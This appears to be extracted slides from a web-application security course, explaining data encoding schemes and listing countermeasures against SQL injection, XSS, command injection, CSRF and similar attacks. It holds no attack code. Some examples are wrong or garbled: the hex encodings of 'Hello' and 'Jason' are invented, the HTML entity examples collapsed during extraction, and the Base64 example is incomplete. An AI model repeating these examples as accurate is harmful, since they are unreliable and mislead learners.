


cURL
<http://curl.haxx.se>



MileSCAN ParosPro
<http://www.milescan.com>

Module Flow



Encoding Schemes



Web applications employ different encoding schemes for their data to safely handle unusual characters and binary data in the way you intend

Types of Encoding Schemes

URL Encoding



HTML Encoding



- URL encoding is the process of converting URL into valid ASCII format so that data can be safely transported over HTTP
- URL encoding replaces unusual ASCII characters with "%" followed by the character's two-digit ASCII code expressed in hexadecimal such as:
 - %3d =
 - %0a New line
 - %20 space
- An HTML encoding scheme is used to represent unusual characters so that they can be safely combined within an HTML document
- It defines several HTML entities to represent particularly usual characters such as:
 - & &
 - < <
 - > >

Encoding Schemes

(Cont'd)



Unicode Encoding

16 bit Unicode Encoding

- It replaces unusual Unicode characters with "%u" followed by the character's Unicode code point expressed in hexadecimal

➤ %u2215 /

UTF-8

- It is a variable-length encoding standard which uses each byte expressed in hexadecimal and preceded by the % prefix

➤ %c2%a9 ©

➤ %e2%89%a0

Base64 Encoding

- Base64 encoding scheme represents any binary data using only printable ASCII characters
- Usually it is used for encoding email attachments for safe transmission over SMTP and also used for encoding user credentials

Example:

cake =
011000110110000101101011
01100101

Base64 Encoding: 011000
110110 000101 101011
011001 010000 000000
000000

Hex Encoding

- HTML encoding scheme uses hex value of every character to represent a collection of characters for transmitting binary data
- Example:

Hello A125C458D8

Jason 123B684AD9



How to Defend Against SQL Injection Attacks



Limit the length of user input

Use custom error messages

Monitor DB traffic using an IDS, WAF

Disable commands like xp_cmdshell

Isolate database server and web server

Always use method attribute set to POST and low privileged account for DB connection

Run database service account with minimal rights

Move extended stored procedures to an isolated server

Use typesafe variables or functions such as IsNumeric() to ensure typesafety

Validate and sanitize user inputs passed to the database

How to Defend Against Command Injection Flaws



1

Perform input validation

2

Escape dangerous characters

3

Use language-specific libraries that avoid problems due to shell commands

4

Perform input and output encoding

5

Use a safe API which avoids the use of the interpreter entirely

6

Structure requests so that all supplied parameters are treated as data, rather than potentially executable content

7

Use parameterized SQL queries

8

Use modular shell disassociation from kernel

How to Defend Against XSS Attacks



Validate all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification



Use testing tools extensively during the design phase to eliminate such XSS holes in the application before it goes into use



Use a web application firewall to block the execution of malicious script



Convert all non-alphanumeric characters to HTML character entities before displaying the user input in search engines and forums



Encode Input and output and filter Meta characters in the input



Do not always trust websites that use HTTPS when it comes to XSS



Filtering script output can also defeat XSS vulnerabilities by preventing them from being transmitted to users



Develop some standard or signing scripts with private and public keys that actually check to ascertain that the script introduced is really authenticated

How to Defend Against DoS Attack



1



Configure the firewall to deny external Internet Control Message Protocol (ICMP) traffic access

2



Secure the remote administration and connectivity testing

3



Prevent use of unnecessary functions such as gets, strcpy, and return addresses from overwritten etc.

4



Prevent the sensitive information from overwriting

5



Perform thorough input validation

6



Data processed by the attacker should be stopped from being executed

How to Defend Against Web Services Attack



- 1** Configure WSDL Access Control Permissions to grant or deny access to any type of WSDL-based SOAP messages
- 2** Use document-centric authentication credentials that use SAML
- 3** Use multiple security credentials such as X.509 Cert, SAML assertions and WS-Security
- 4** Deploy web services-capable firewalls capable of SOAP and ISAPI level filtering
- 5** Configure firewalls/IDS systems for a web services anomaly and signature detection
- 6** Configure firewalls/IDS systems to filter improper SOAP and XML syntax
- 7** Implement centralized in-line requests and responses schema validation
- 8** Block external references and use pre-fetched content when de-referencing URLs
- 9** Maintain and update a secure repository of XML schemas

Guidelines for Secure CAPTCHA Implementation




- 01 The client should not have direct access to the CAPTCHA solution 
- 02 No CAPTCHA reuse and present randomly distorted CAPTCHA image of text to the user 
- 03 Use a well-established CAPTCHA implementation such as reCAPTCHA instead of creating your own CAPTCHA script and allow users to choose an audio or sound CAPTCHA 
- 04 Warp individual letters so that OCR engines cannot recognize them 
- 05 Include random letters in the security code to avoid dictionary attacks 
- 06 Encrypt all communications between the website and the CAPTCHA system 
- 07 Use multiple fonts inside a CAPTCHA to increase the complexity of OCR engines to solve the CAPTCHA 

Web Application Attack Countermeasures



Unvalidated Redirects and Forwards

- ✗ Avoid using redirects and forwards
- ✗ If destination parameters cannot be avoided, ensure that the supplied value is valid, and authorized for the user



Cross-Site Request Forgery

- ✗ Logoff immediately after using a web application and clear the history
- ✗ Do not allow your browser and websites to save login details
- ✗ Check the HTTP Referrer header and when processing a POST, ignore URL parameters



Broken Authentication and Session Management

- ✗ Use SSL for all authenticated parts of the application
- ✗ Verify whether all the users' identities and credentials are stored in a hashed form
- ✗ Never submit session data as part of a GET, POST

Insecure Cryptographic Storage

- ✗ Do not create or use weak cryptographic algorithms
- ✗ Generate encryption keys offline and store them securely
- ✗ Ensure that encrypted data stored on disk is not easy to decrypt

Web Application Attack Countermeasures (Cont'd)



Insufficient Transport Layer Protection

- ☛ Non-SSL requests to web pages should be redirected to the SSL page
- ☛ Set the 'secure' flag on all sensitive cookies
- ☛ Configure SSL provider to support only strong algorithms
- ☛ Ensure the certificate is valid, not expired, and matches all domains used by the site
- ☛ Backend and other connections should also use SSL or other encryption technologies

Directory Traversal

- ☛ Define access rights to the protected areas of the website
- ☛ Apply checks/hot fixes that prevent the exploitation of the vulnerability such as Unicode to affect the directory traversal
- ☛ Web servers should be updated with security patches in a timely manner

Cookie Session Poisoning

- ☛ Do not store plain text or weakly encrypted password in a cookie
- ☛ Implement cookie's timeout
- ☛ Cookie's authentication credentials should be associated with an IP address
- ☛ Make logout functions available



Web Application Attack Countermeasures (Cont'd)



- ☛ Configure all security mechanisms and turn off all unused services
- ☛ Setup roles, permissions, and accounts and disable all default accounts or change their default passwords.
- ☛ Scan for latest security vulnerabilities and apply the latest security patches






- ☛ Perform type, pattern, and domain value validation on all input data
- ☛ Make LDAP filter as specific as possible
- ☛ Validate and restrict the amount of data returned to the user
- ☛ Implement tight access control on the data in the LDAP directory
- ☛ Perform dynamic testing and source code analysis



